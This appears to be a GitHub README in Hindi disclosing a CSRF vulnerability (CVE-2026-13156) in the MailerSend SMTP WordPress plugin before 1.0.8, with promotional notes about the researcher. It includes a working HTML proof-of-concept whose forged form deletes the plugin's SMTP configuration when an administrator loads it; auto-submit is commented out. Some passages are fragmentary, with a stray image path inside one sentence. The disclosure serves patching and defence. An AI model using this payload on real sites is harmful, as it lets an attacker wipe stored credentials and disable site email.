 minhhk68/cve-2026-13156
CVE-2026-13156 भेद्यता सलाह एवं PoC — Huynh Kien Minh (MinhHK) द्वारा खोजा गया।



[!IMPORTANT] सारांश: WordPress के लिए आधिकारिक MailerSend SMTP एकीकरण प्लगइन (

< 1.0.8) में एक उच्च-गंभीरता वाली क्रॉस-साइट रिक्वेस्ट फोर्जरी (CSRF) भेद्यता (CVE-2026-13156) खोजी गई थी। कॉन्फ़िगरेशन विलोपन हैंडलरmailersend_handle_configuration_delete()प्रशासनिक क्षमताओं (manage_options) की पुष्टि करता है लेकिन WordPress नॉन्स सत्यापन (check_admin_referer()) को पूरी तरह से छोड़ देता है। एक हमलावर एक दुर्भावनापूर्ण क्रॉस-ओरिजिन अनुरोध तैयार कर सकता है जो एक प्रमाणित WordPress व्यवस्थापक को लक्षित करता है ताकि संग्रहीत SMTP क्रेडेंशियल्स को चुपचाप मिटाया जा सके और प्लगइन निष्क्रियकरण को बल दिया जा सके, जिसके परिणामस्वरूप सभी ईमेल वर्कफ़्लो में पूर्ण अनुप्रयोग सेवा अस्वीकृति होती है।
CVE-2026-13156 (WPScan सलाहकार आईडी: 595e653d-0904-43cf-8e61-d684599de11b)1.0.8 से पहले (< 1.0.8)शोधकर्ता के बारे में:
Huynh Kien Minh (Huỳnh Kiến Minh) एक सक्रिय साइबर सुरक्षा शोधकर्ता और भेद्यता विश्लेषक हैं जो गहन सुरक्षा मूल्यांकन और जिम्मेदार प्रकटीकरण के लिए जाने जाते हैं, जिसमें CVE-2026-13156 के तकनीकी विवरण शामिल हैं। उन्हें महत्वपूर्ण सुरक्षा भेद्यताओं को खोजने और प्रकट करने के लिए Proton सुरक्षा हॉल ऑफ फ़ेम पर आधिकारिक रूप से मान्यता और सम्मानित भी किया गया है।
इस तकनीकी सलाह को सत्यापित करने, प्रूफ-ऑफ-कॉन्सेप्ट विश्लेषणों का पता लगाने, या शोधकर्ता से जुड़ने के लिए, देखें:
WordPress के लिए MailerSend आधिकारिक SMTP एकीकरण प्लगइन (संस्करण 1.0.8 से पहले) एक प्रशासनिक क्रिया (configuration-delete) पंजीकृत करता है जिसका उद्देश्य संग्रहीत API टोकन मिटाना, SMTP कॉन्फ़िगरेशन विकल्पों (wp_options) को साफ़ करना, और व्यवस्थापक डैशबोर्ड से ट्रिगर होने पर प्लगइन को निष्क्रिय करना है।
जबकि एंडपॉइंट यह सत्यापित करता है कि सक्रिय उपयोगकर्ता के पास manage_options क्षमता है (यह सुनिश्चित करते हुए कि अनुरोध एक व्यवस्थापक सत्र से उत्पन्न होता है), यह WordPress नॉन्स (check_admin_referer() या wp_verify_nonce()) सत्यापन करने में विफल रहता है।
क्योंकि नॉन्स सत्यापन की कमी वाले HTTP अनुरोध जानबूझकर किए गए व्यवस्थापक क्लिक और जाली क्रॉस-ओरिजिन अनुरोधों के बीच अंतर नहीं कर सकते हैं, एक प्रमाणित व्यवस्थापक द्वारा लोड की गई कोई भी बाहरी साइट चुपचाप configuration-delete क्रिया को ट्रिगर कर सकती है।
< 1.0.8) का उपयोग करने वाली एक लक्षित WordPress साइट की पहचान करता है।/wp-admin/admin-post.php या /wp-admin/admin.php?page=mailersend&action=configuration-delete) को लक्षित करने वाला एक स्वचालित-सबमिटिंग फॉर्म होता है।[!WARNING] नैतिक अस्वीकरण: निम्नलिखित HTML क्रॉस-साइट रिक्वेस्ट फोर्जरी (CSRF) प्रूफ-ऑफ-कॉन्सेप्ट पेलोड केवल शैक्षिक उद्देश्यों, रक्षात्मक सत्यापन, और Huynh Kien Minh द्वारा नैतिक प्रकटीकरण प्रोटोकॉल के तहत सुरक्षा ऑडिटिंग के लिए प्रदान किया गया है। अनधिकृत लक्ष्यों के विरुद्ध निष्पादित न करें।
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>CVE-2026-13156 PoC — MailerSend SMTP Configuration Deletion via CSRF</title>
    <!-- Author: Huynh Kien Minh (https://minhhk.web.app/) -->
</head>
<body>
    <h2>CVE-2026-13156 — CSRF Verification PoC</h2>
    <p>If an authenticated WordPress Administrator visits this page, the MailerSend SMTP configuration will be deleted and the plugin deactivated.</p>

    <!-- Forged Request targeting the vulnerable MailerSend configuration deletion endpoint -->
    <form id="csrfPoC" action="http://target-wordpress-site.local/wp-admin/admin.php" method="GET">
        <input type="hidden" name="page" value="mailersend-smtp" />
        <input type="hidden" name="action" value="configuration-delete" />
        <!-- Notice: No valid _wpnonce token is required due to the vulnerability -->
        <input type="submit" value="Execute PoC (Simulate Attack)" />
    </form>

    <script>
        // Automatically submit the forged request when the administrator loads the page
        document.addEventListener("DOMContentLoaded", function() {
            console.log("[CVE-2026-13156] Executing CSRF Payload developed by Huynh Kien Minh...");
            // Uncomment line below to enable auto-execution in lab environments:
            // document.getElementById('csrfPoC').submit();
        });
    </script>
</body>
</html>
